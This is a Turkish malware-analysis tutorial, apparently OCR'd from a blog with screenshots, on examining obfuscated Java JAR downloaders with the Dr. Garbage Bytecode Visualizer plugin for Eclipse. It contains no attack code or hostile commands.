
Zararlı yazılım geliştiricileri çoğunlukla indiricileri geliştirirken Java programalama dilinden faydalanıyor olmalarının en büyük sebebi, Java'nın yorumlanan (interpreted) bir programlama dili olmasıdır. Bu sayede CLASS dosyasına derlenen .JAVA uzantılı bir kod, Java Virtual Machine (JVM) tarafından çalışma esnasında yorumlanarak makine diline dönüştürülmektedir. Bu durum da JAVA programlama dili ile yazılan zararlı yazılımların Antivirüs yazılımları tarafından kimi durumlarda yorumlanamamasına sebebiyet vermektedir. Ayrıca JVM tarafından çalıştırılan JAR uzantılı yürütülebilir dosyalar veya CLASS uzantılı dosyalar, Ollydbg veya Immunity Debugger gibi hata ayıklayıcılar tarafından çalıştırılamaz dolayısıyla dinamik kod analizi ile analiz edilmesi, PE dosyalara kıyasla daha zordur.

Ancak yorumlanabilir diller, diğer dillerin aksine kaynak koduna geri çevrilebilmektedir (decompile). Zararlı yazılım analistleri için ilk bakışta bu büyük bir nimet gibi görünse de, bunu bilen zararlı yazılım geliştiricileri, Allatori gibi gizleme araçlarından (obfuscator) faydalanmaktadırlar. Böyle bir durumla karşılaştığınız zaman statik bayt kod analizi ile ilerlemek iyi bir tercih gibi görünse de, dinamik bayt kod analizinin yerini zaman ve pratiklik açısından tutmayacaktır.


Allatori gibi araçların özelliklerine baktığınız zaman analizi güçleştiren çeşitli özellikler ile donatıldığını görebilirsiniz dolayısıyla kaynak koduna çevirme ve dinamik bayt kod analizi konusunda sıkıntı yaşayacağınız bir gerçektir!


Örneğin aşağıdaki sahte e-posta ile gönderilen JAR dosyasını Java Decompiler aracı ile kaynak koduna çevirmeye çalıştığımızda kaynak kodunu görüntülemiyor olmamız bizi pek şaşırtmıyor.







Aynı şekilde Eclipse eklentisi olarak kullanılan ve bir bayt kod hata ayıklayıcısı olan Dr. Garbage Bytecode Visualizer aracı ile de JAR dosyasını çalıştırdığımızda bir hata ile karşılaşmamız da bizi şaşırtmıyor.











Aşağıdaki adımlardan sırasıyla geçerek hızlıca Dr. Garbage araçlarını yükleyebilir ve zararlı JAR dosyasını analiz edebilirsiniz.


Java - Eclipse
File Edit Source Refactor Navigate Search Project Run Window Help
Package Explorer
Welcome
Help Contents
Search
Dynamic Help
Key Assist... Ctrl+Shift+L
Tips and Tricks...
Report Bug or Enhancement...
Cheat Sheets...
Check for Updates
Install New Software...
Installation Details
Eclipse Marketplace...
About Eclipse



Eclipse Marketplace
Eclipse Marketplace
Select solutions to install. Press Finish to proceed with installation.
Press the information button to see a detailed overview and a link to more information.
Search Recent Popular Installed January 02/24
Find: bytecode visualizer
All Markets
All Categories
Go
Bytecode Visualizer 4.4.0
Bytecode Visualizer is a tool used for visualizing and debugging Java byte code.
Features Overview: Bytecode Viewer Signatures of classes, fields and methods...
more info
by Dr. Garbage Community, Apache 2.0
java bytecode decompiler debugger control flow graph
32
Installs: 11,6K (360 last month)
Install
Bytecode Outline 2.4.3
Bytecode Outline plugin shows disassembled bytecode of current java editor or class file, allows bytecode compare for java/class files and shows ASMifier code for...
more info
by Andrey Loskutov, EPL
java bytecode decompiler asm
43
Installs: 13,7K (327 last month)
Install
BLU AGE LC2C - application modernization of PowerBuilder, NatStar, VisualBasic, Delphi... 2014 Edition
MDA compliant and built on Eclipse, BLU AGE ® generates UML models from legacy applications' source code and instantly transforms them into "Cloud ready" Java EE...
more info
by Blu Age Corp., Commercial
1
Installs: 0 (0 last month)
Learn more



Java - Eclipse
File Edit Source Refactor Navigate Search Project Run Window Help
New Alt+Shift+N
Open File...
Close Ctrl+W
Close All Ctrl+Shift+W
Save Ctrl+S
Save As...
Save All Ctrl+Shift+S
Revert
Move...
Rename... F2
Refresh F5
Convert Line Delimiters To
Print... Ctrl+P
Switch Workspace
Restart
Import...
Export...
Properties Alt+Enter
1 Main.class [com.java.Main]
Exit
Java Project
Project...
Package
Class
Interface
Enum
Annotation
Source Folder
Java Working Set
Folder
File
Untitled Text File
JUnit Test Case
Task
Example...
Other... Ctrl+N
Quick Access
Java
Debug
Task List
Find
All
Activat...
Connect Mylyn
Connect to your task and ALM tools or create a local task.
Outline
An outline is not available.
Problems
Javadoc
Declaration
0 items
Description
Resource
Path
Location
Type

